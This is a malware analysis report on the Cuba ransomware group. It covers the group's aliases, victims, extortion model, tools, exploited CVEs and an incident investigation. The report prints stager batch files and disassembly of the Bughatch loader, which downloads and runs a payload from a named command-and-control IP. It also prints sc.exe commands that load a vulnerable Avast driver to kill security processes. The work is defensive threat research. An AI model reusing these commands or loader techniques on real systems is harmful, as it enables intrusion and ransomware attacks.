From Caribbean shores to your devices: analyzing Cuba ransomware


By Alexander Kirichenko

Published: 2023-09-11 · Archived: 2026-04-05 16:45:02 UTC

Introduction

Knowledge is our best weapon in the fight against cybercrime. An understanding of how various gangs operate and what tools they use helps build competent defenses and investigate incidents. This report takes a close look at the history of the Cuba group, and their attack tactics, techniques and procedures. We hope this article will help you to stay one step ahead of threats like this one.

Cuba ransomware gang



Cuba data leak site

The group's offensives first got on our radar in late 2020. Back then, the cybercriminals had not yet adopted the moniker "Cuba"; they were known as "Tropical Scorpius".

Cuba mostly targets organizations in the United States, Canada and Europe. The gang has scored a series of resonant attacks on oil companies, financial services, government agencies and healthcare providers.

As with most cyberextortionists lately, the Cuba gang encrypts victims' files and demands a ransom in exchange for a decryption key. The gang infamously uses complex tactics and techniques to penetrate victim networks, such as exploitation of software vulnerabilities and social engineering. They have been known to use compromised remote desktop (RDP) connections for initial access.

The Cuba gang's exact origins and the identities of its members are unknown, although some researchers believe it might be a successor to another ill-famed extortion gang, Babuk. The Cuba group, like many others of its kind, is a ransomware-as-a-service (RaaS) outfit, letting its partners use the ransomware and associated infrastructure in exchange for a share of any ransom they collect.

The group has changed names several times since its inception. We are currently aware of the following aliases it has used:

- ColdDraw
- Tropical Scorpius
- Fidel
- Cuba

This past February, we came across another name for the gang — "V Is Vendetta", which deviated from the hackers' favorite Cuban theme. This might have been a moniker used by a sub-group or affiliate.

There is an obvious connection with the Cuba gang: the newly discovered group's website is hosted in the Cuba domain:

http[:]//test[.]cuba4ikm4jakjgmkezytyawtdgr2xymvy6nvzgw5cglswg3si76icnqd[.]onion/


Website of V IS VENDETTA

Cuba remains active as at the time of writing this, and we keep hearing about new extortion victims.

Victimology

In this section, we used data consensually provided by our users and information about victims from open sources, such as other security vendors' reports and the data leak site of the ransomware gang itself.

The group has attacked numerous companies around the world. Industry affiliation does not seem to be a factor: victims have included retailers, financial and logistical services, government agencies, manufacturers, and others. In terms of geography, most of the attacked companies have been located in the United States, but there have been victims in Canada, Europe, Asia and Australia.



Geographic distribution of Cuba victims

Ransomware

The Cuba ransomware is a single file without additional libraries. Samples often have a forged compilation timestamp: those found in 2020 were stamped with June 4, 2020, and more recent ones, June 19th, 1992.

Cuba extortion model

Single extortion – data encryption

Double extortion – data exfiltration

Triple extortion – DDoS

Quadruple extortion – direct communication with the company's customers and stockholders

Extortion models

Four extortion models exist today in terms of tools used for pressuring the victim.

- Single extortion: encrypting data and demanding a ransom just for decryption.
- Double extortion: besides encrypting, attackers steal sensitive information. They threaten to both withhold the encryption key and publish the stolen information online unless the victim pays up. This is the most popular model among ransomware gangs today.
- Triple extortion: adding a threat to expose the victim's internal infrastructure to DDoS attacks. The model became widespread after the LockBit gang got DDoS'ed, possibly by a victim. After getting targeted, the

hackers realized that DDoS was an effective pressure tool, something they stated openly, setting an example for others. To be fair, isolated cases of triple extortion predate the LockBit case.

- The fourth model is the least common one, as it implies maximum pressure and is thus more costly. It adds spreading news of the breach among the victim's investors, shareholders and customers. DDoS attacks in that case are not necessary. This model is exemplified by the recent hack of Bluefield University in Virginia, where the AvosLocker ransomware gang hijacked the school's emergency broadcast system to send students and staff SMS texts and email alerts that their personal data had been stolen. The hackers urged not to trust the school's management, who they said were concealing the true scale of the breach, and to make the situation public knowledge as soon as possible.

The Cuba group is using the classic double extortion model, encrypting data with the Xsalsa20 symmetric algorithm, and the encryption key, with the RSA-2048 asymmetric algorithm. This is known as hybrid encryption, a cryptographically secure method that prevents decryption without the key.

Cuba ransomware samples avoid encrypting files with the following name extensions: .exe, .dll, .sys, .ini, .lnk, .vbm and .cuba, and the following folders:

- \windows\
- \program files\microsoft office\
- \program files (x86)\microsoft office\
- \program files\avs\
- \program files (x86)\avs\
- \$recycle.bin\
- \boot\
- \recovery\
- \system volume information\
- \msocache\
- \users\all users\
- \users\default user\
- \users\default\
- \temp\
- \inetcache\
- \google\

The ransomware saves time by searching for, and encrypting, Microsoft Office documents, images, archives and others in the %AppData%\Microsoft\Windows\Recent\ directory, rather than all files on the device. It also terminates all SQL services to encrypt any available databases. It looks for data both locally and inside network shares.

```
sub_4029D0(L"MySQL", 0xFFFFFFFF);
sub_4029D0(L"MySQL80", 0xFFFFFFFF);
sub_4029D0(L"SQLSERVERAGENT", 0xFFFFFFFF);
sub_4029D0(L"MSSQLSERVER", 4u);
sub_4029D0(L"SQLWriter", 0xFFFFFFFF);
sub_4029D0(L"SQLTELEMETRY", 0xFFFFFFFF);
sub_4029D0(L"MSDTC", 0xFFFFFFFF);
sub_4029D0(L"SQLBrowser", 0xFFFFFFFF);
sub_40297D(L"sqlagent.exe");
sub_40297D(L"sqlservr.exe");
sub_40297D(L"sqlwriter.exe");
sub_40297D(L"sqlceip.exe");
sub_40297D(L"msdtc.exe");
sub_40297D(L"sqlbrowser.exe");
sub_4029D0(L"vmcompute", 4u);
sub_4029D0(L"vmms", 4u);
sub_40297D(L"vmwp.exe");
sub_40297D(L"vmsp.exe");
sub_40297D(L"outlook.exe");
sub_4029D0(L"MSExchangeUMCR", 0xFFFFFFFF);
sub_4029D0(L"MSExchangeUM", 0xFFFFFFFF);
sub_4029D0(L"MSExchangeTransportLogSearch", 0xFFFFFFFF);
sub_4029D0(L"MSExchangeTransport", 0xFFFFFFFF);
```

List of services that the Cuba ransomware terminates

Besides encrypting, the group steals sensitive data that it discovers inside the victim's organization. The type of data that the hackers are after depends on the industry that the target company is active in, but in most cases, they exfiltrate the following:

- Financial documents
- Bank statements
- Company accounts details
- Source code, if the company is a software developer

Arsenal

The group employs both well-known, "classic" credential access tools, such as mimikatz, and self-written applications. It exploits vulnerabilities in software used by the victim companies: mostly known issues, such as the combination of ProxyShell and ProxyLogon for attacking Exchange servers, and security holes in the Veeam data backup and recovery service.

Malware

- Bughatch
- Burntcigar
- Cobeacon
- Hancitor (Chanitor)
- Termite
- SystemBC
- Veeamp
- Wedgecut
- RomCOM RAT

Tools

- Mimikatz
- PowerShell
- PsExec
- Remote Desktop Protocol

Vulnerabilities

ProxyShell:

- CVE-2021-31207
- CVE-2021-34473
- CVE-2021-34523

ProxyLogon:

- CVE-2021-26855
- CVE-2021-26857
- CVE-2021-26858
- CVE-2021-27065

Veeam vulnerabilities:

- CVE-2022-26501
- CVE-2022-26504
- CVE-2022-26500

ZeroLogon:

- CVE-2020-1472

Initial Access	Execution	Persistence	Defense Evasion	Credential Access	Discovery	Lateral Movement	Exfiltration	Command and Control	Impact
ProxyLogon	PowerShell	SystemBC	BurntCigar	Mimikatz	Wedgecut	PsExec	Cobeacon	Cobeacon	Cuba Ransomware
ProxyShell	PsExec	Custom DLLs	Bughatch	Veeamp	Bughatch	RDP		Bughatch	
Hancitor (aka Chanitor)	SystemBC		SystemBC		SystemBC	Cobeacon		SystemBC	
	Termite					Gotoassist			
						SystemBC			

Mapping of the attack arsenal to MITRE ATT&CK® tactics

Profits

The incoming and outgoing payments in the bitcoin wallets whose identifiers the hackers provide in their ransom notes exceed a total of 3,600 BTC, or more than $103,000,000 converted at the rate of $28,624 for 1 BTC. The gang owns numerous wallets, constantly transferring funds between these, and uses bitcoin mixers: services that send bitcoins through a series of anonymous transactions to make the origin of the funds harder to trace.

Part of the transaction tree in the BTC network

Host: SRV_STORAGE

On December 19, we spotted suspicious activity on a customer host, which we will refer to as “SRV_STORAGE” in this report. Telemetry data showed three suspicious new files:

Time	eventtype_str	file_md5	file_path	filecmdline	processfilemd5	processfilepath	processcmdline	parentprocessfilepath
2022-12-19 18:02:15	LocalFileOperationSmb	0x2C0584F95B33A77E20060CC569A5279A	c:\windows\temp\komar65.dll	-	0x00000000000000000000000000000000	system	-	-
2022-12-19 18:34:37	LocalFileOperationSmb	0x7C1A6F1E398C4A60B64D187FF28DDB6C	c:\windows\temp\kk.bat	-	0x00000000000000000000000000000000	system	-	-
2022-12-19 18:38:07	LocalFileOperationSmb	0x62487649C1EAB1B2C07B5115E71E7881	c:\windows\temp\kk65.bat	-	0x00000000000000000000000000000000	system	-	-
2022-12-19 18:38:07	LocalFileOperationSmb	0x2C0584F95B33A77E20060CC569A5279A	c:\windows\temp\komar65.dll	-	0x00000000000000000000000000000000	system	-	-
2022-12-19 18:38:38	ProcessCreated	0xF4F684066175B77E0C3A00054902922C	c:\windows\system32\cmd.exe	C:\Windows\system32\cmd.exe /c c:\windows\temp\kk65.bat	0xFEFC26105685C70D7260170489B5B520	c:\windows\system32\services.exe	C:\Windows\system32\services.exe	c:\windows\system32\wininit.exe
2022-12-19 18:38:39	HttpConnection	-	http://google.com/	-	0x23DB802097F7B7E520E40068A7E68B14	c:\windows\system32\rundll32.exe	RunDll32 C:\windows\temp\komar65.dll,DllGetClassObjectGuid	c:\windows\system32\cmd.exe
2022-12-19 18:38:39	NetworkConnectionEstablished	-	-	-	0x23DB802097F7B7E520E40068A7E68B14	c:\windows\system32\rundll32.exe	RunDll32 C:\windows\temp\komar65.dll,DllGetClassObjectGuid	c:\windows\system32\cmd.exe
2022-12-19 18:38:39	HttpConnection	-	http://38.135.122.130/agent64.bin	-	0x23DB802097F7B7E520E40068A7E68B14	c:\windows\system32\rundll32.exe	RunDll32 C:\windows\temp\komar65.dll,DllGetClassObjectGuid	c:\windows\system32\cmd.exe

Suspicious events in the telemetry data as discovered by the Kaspersky SOC

An analysis of kk65.bat suggested that it served as a stager that initiated all further activity by starting rundll32 and loading the komar65 library into it, which runs the callback function DLLGetClassObjectGuid.

```
1  @ echo off
2  RunDll32 C:\windows\temp\komar65.dll,DllGetClassObjectGuid
3  del "%~f0"
```

Contents of the .bat file that we found


Let us take a look inside the suspicious DLL.

Bughatch

The komar65.dll library is also known as “Bughatch”, a name it was given in a report by Mandiant.

The first thing that caught our attention was the path to the PDB file. There’s a folder named “mosquito” in it, which translates into Russian as “komar”. The latter is a part of the DDL name suggesting the gang may include Russian speakers.

```
Format      : Portable executable for AMD64 (PE)
Imagebase   : 180000000
Timestamp   : 638F40F1 (Tue Dec 06 13:17:37 2022)
Section 1. (virtual address 00001000)
Virtual size                    : 001B43CC (1786828.)
Section size in file            : 001B4400 (1786880.)
Offset to raw data for section: 00000400
Flags 60000020: Text Executable Readable
Alignment     : default
PDB File Name : F:\Source\Mosquito\Loaders\MFCLibrary1\x64\Release\MFCLibrary1.pdb
OS type         :  MS Windows
Application type:  DLL
```



Path to the komar65.dll PDB file

The DLL code presents Mozilla/4.0 as the user agent when connecting to the following two addresses:

- com, apparently used for checking external connectivity
- The gang's command-and-control center. The malware will try calling home if the initial ping goes through.

```
dwFlags= dword ptr -28h
dwContext= qword ptr -20h
dwNumberOfBytesRead= dword ptr -18h
var_10= qword ptr -10h
arg_10= qword ptr  18h
arg_18= qword ptr  20h

; __unwind { // __GSHandlerCheck
mov     [rsp+arg_10], rbx
mov     [rsp+arg_18], rsi
push    rdi
sub     rsp, 40h        ; Integer Subtraction
mov     rax, cs:__security_cookie
xor     rax, rsp        ; Logical Exclusive OR
mov     [rsp+48h+var_10], rax
mov     rsi, rdx
mov     [rsp+48h+dwFlags], 0 ; dwFlags
mov     rbx, rcx
xor     edx, edx        ; dwAccessType
lea     rcx, szAgent    ; "Mozilla/4.0"
xor     r9d, r9d        ; lpszProxyBypass
xor     r8d, r8d        ; lpszProxy
call    cs:InternetOpenW ; Indirect Call Near Procedure
mov     [rsp+48h+dwContext], 0 ; dwContext
xor     r9d, r9d        ; dwHeadersLength
mov     rcx, rax        ; hInternet
mov     [rsp+48h+dwFlags], 80200000h ; dwFlags
xor     r8d, r8d        ; lpszHeaders
mov     rdx, rbx        ; lpszUrl
mov     rdi, rax
call    cs:InternetOpenUrlW ; Indirect Call Near Procedure
mov     rbx, rax
test    rax, rax        ; Logical Compare
```


```
dwCreationFlags = dword ptr -18h
lpThreadId      = qword ptr -10h

                push    rbx
                sub     rsp, 30h        ; Integer Subtraction
                xor     ecx, ecx        ; lpAddress
                mov     edx, 20000h     ; dwSize
                mov     r8d, 3000h      ; flAllocationType
                lea     r9d, [rcx+40h]  ; flProtect
                call    cs:VirtualAlloc ; Indirect Call Near Procedure
                mov     rdx, rax        ; lpBuffer
                lea     rcx, szUrl      ; "http://google.com"
                mov     rbx, rax
                call    sub_180002330   ; Call Procedure
                test    eax, eax        ; Logical Compare
                jz      short loc_180002725 ; Jump if Zero (ZF=1)
                mov     r8d, 5          ; MaxCount
                lea     rdx, Str2       ; "<HTML"
                mov     rcx, rbx        ; Str1
                call    strncmp         ; Call Procedure
                test    eax, eax        ; Logical Compare
                jz      short loc_1800026E5 ; Jump if Zero (ZF=1)
                mov     r8d, 5          ; MaxCount
                lea     rdx, aHtml_0    ; "<html"
                mov     rcx, rbx        ; Str1
                call    strncmp         ; Call Procedure
                test    eax, eax        ; Logical Compare
                jnz     short loc_180002725 ; Jump if Not Zero (ZF=0)

loc_1800026E5:                          ; CODE XREF: sub_180002680+4Atj
                mov     rdx, rbx        ; lpBuffer
                lea     rcx, aHttp3813512213 ; "http://38.135.122.130/Agent64.bin"
                call    sub_180002330   ; Call Procedure
                test    eax, eax        ; Logical Compare
                jz      short loc_180002725 ; Jump if Zero (ZF=1)
                xor     eax, eax        ; Logical Exclusive OR
                lea     r8, StartAddress ; lpStartAddress
                mov     [rsp+38h+lpThreadId], rax ; lpThreadId
                mov     r9, rbx         ; lpParameter
                xor     edx, edx        ; dwStackSize
                mov     [rsp+38h+dwCreationFlags], eax ; dwCreationFlags
                xor     ecx, ecx        ; lpThreadAttributes
                call    cs:CreateThread ; Indirect Call Near Procedure
                mov     rcx, rax        ; hHandle
                mov     edx, 0FFFFFFFFh ; dwMilliseconds
                call    cs:WaitForSingleObject ; Indirect Call Near Procedure
```


Analysis of komar65.dll

This is the kind of activity we observed on the infected host. After Bughatch successfully established a connection with the C2 server, it began collecting data on network resources.



Bughatch activity


Looking into the C2 servers, we found that in addition to Bughatch, these spread modules that extend the malware's functionality. One of those collects information from the infected system and sends it back to the server in the form of an HTTP POST request.



Files we found on the Cuba C2 servers

One could think of Bughatch as a backdoor of sorts, deployed inside the process memory and executing a shellcode block within the space it was allocated with the help of Windows APIs (VirtualAlloc, CreateThread,

WaitForSingleObject), to then connect to the C2 and await further instructions. In particular, the C2 may send a command to download further malware, such as Cobalt Strike Beacon, Metasploit, or further Bughatch modules.



Bughatch operating diagram

SRV_Service host

Veeamp

After some time, we found a malicious process started on a neighboring host; we dubbed this “SRV_Service”:

Malicious process starting

Veeamp.exe is a custom-built data dumper written in C#, which leverages security flaws in the Veeam backup and recovery service to connect to the VeeamBackup SQL database and grab account credentials.

```
// Token: 0x1700058C RID: 1420
// (get) Token: 0x06002463 RID: 9315 RVA: 0x00294568 File Offset: 0x00293968
// (set) Token: 0x06002464 RID: 9316 RVA: 0x00294588 File Offset: 0x00293988
[DefaultValue("")]
[ResDescription("SqlConnection_ConnectionString")]
[RecommendedAsConfigurable(true)]
[RefreshProperties(RefreshProperties.All)]
[ResCategory("DataCategory_Data")]
[Editor("Microsoft.VSDesigner.Data.SQL.Design.SqlConnectionStringEditor, Microsoft.VSDesigner, Version=8.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",
  "System.Drawing.Design.UITypeEditor, System.Drawing, Version=2.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a")]
public override string ConnectionString
{
    get
    {
        return this.ConnectionString_Get();
    }
    set
    {
        this.ConnectionString_Set(value);
    }
}

// Token: 0x1700058D RID: 1421
// (get) Token: 0x06002465 RID: 9317 RVA: 0x002945A8 File Offset: 0x002939A8
[ResDescription("SqlConnection_ConnectionTimeout")]
[DesignerSerializationVisibility(DesignerSerializationVisibility.Hidden)]
public override int ConnectionTimeout
{
    get
    {
        SqlConnectionString sqlConnectionString = (SqlConnectionString)this.ConnectionOptions;
        if (sqlConnectionString == null)
        {
            return 15;
        }
        return sqlConnectionString.ConnectTimeout;
    }
}

// Token: 0x1700058E RID: 1422
// (get) Token: 0x06002466 RID: 9318 RVA: 0x002945D8 File Offset: 0x002939D8
[DesignerSerializationVisibility(DesignerSerializationVisibility.Hidden)]
[ResDescription("SqlConnection_Database")]
public override string Database
{
    get
    {
        SqlInternalConnection sqlInternalConnection = this.InnerConnection as SqlInternalConnection;
```


Analysis of Veeamp

Veeamp exploits the following Veeam vulnerabilities: CVE-2022-26500, CVE-2022-26501, CVE-2022-26504. The first two allow an unauthenticated user to remotely execute arbitrary code, and the third one, lets domain users do the same. After any of the three are exploited, the malware outputs the following in the control panel:

- User name
- Encrypted password
- Decrypted password
- User description in the Credentials table of Veeam: group membership, permissions and so on

The malware is not exclusive to the Cuba gang. We spotted it also in attacks by other groups, such as Conti and Yanluowang.

Activity we saw on SRV_Service after Veeamp finished its job was similar to what we had observed on SRV_STORAGE with Bughatch:



Bughatch activity on SRV_Service

As was the case with SRV_STORAGE, the malware dropped three files into the temp folder, and then executed these in the same order, connecting to the same addresses.

Avast Anti-Rootkit driver

After Bughatch successfully established a connection to its C2, we watched as the group used an increasingly popular technique: Bring Your Own Vulnerable Driver (BYOVD).

Exploiting a vulnerable driver

The malicious actors install the vulnerable driver in the system and subsequently use it to various ends, such as terminating processes or evading defenses through privilege escalation to kernel level.

Hackers are drawn to vulnerable drivers because they all run in kernel mode, with a high level of system access. Besides, a legitimate driver with a digital signature will not raise any red flags with security systems, helping the attackers to stay undetected for longer.

During the attack, the malware created three files in the temp folder:

- **aswarpot.sys**: a legitimate anti-rootkit driver by Avast that has two vulnerabilities: CVE-2022-26522 and CVE-2022-26523, which allow a user with limited permissions to run code at kernel level.
- **KK.exe**: malware known as Burntcigar. The file we found was a new variety that used the flawed driver to terminate processes.
- **av.bat** batch script: a stager that helps the kernel service to run the Avast driver and executes Burntcigar.

Analysis of the BAT file and telemetry data suggests that av.bat uses the sc.exe utility to create a service named "aswSP_ArPot2", specifying the path to the driver in the C\windows\temp\ directory and the service type as kernel service. The BAT file then starts the service with the help of the same sc.exe utility and runs KK.exe, which connects to the vulnerable driver.

```
sc.exe create aswSP_ArPot2 binPath= C:\windows\temp\aswArPot.sys type= kernel
sc.exe start aswSP_ArPot2
c:\windows\temp\KK.exe
```

Contents of the .bat file that we found

Burntcigar

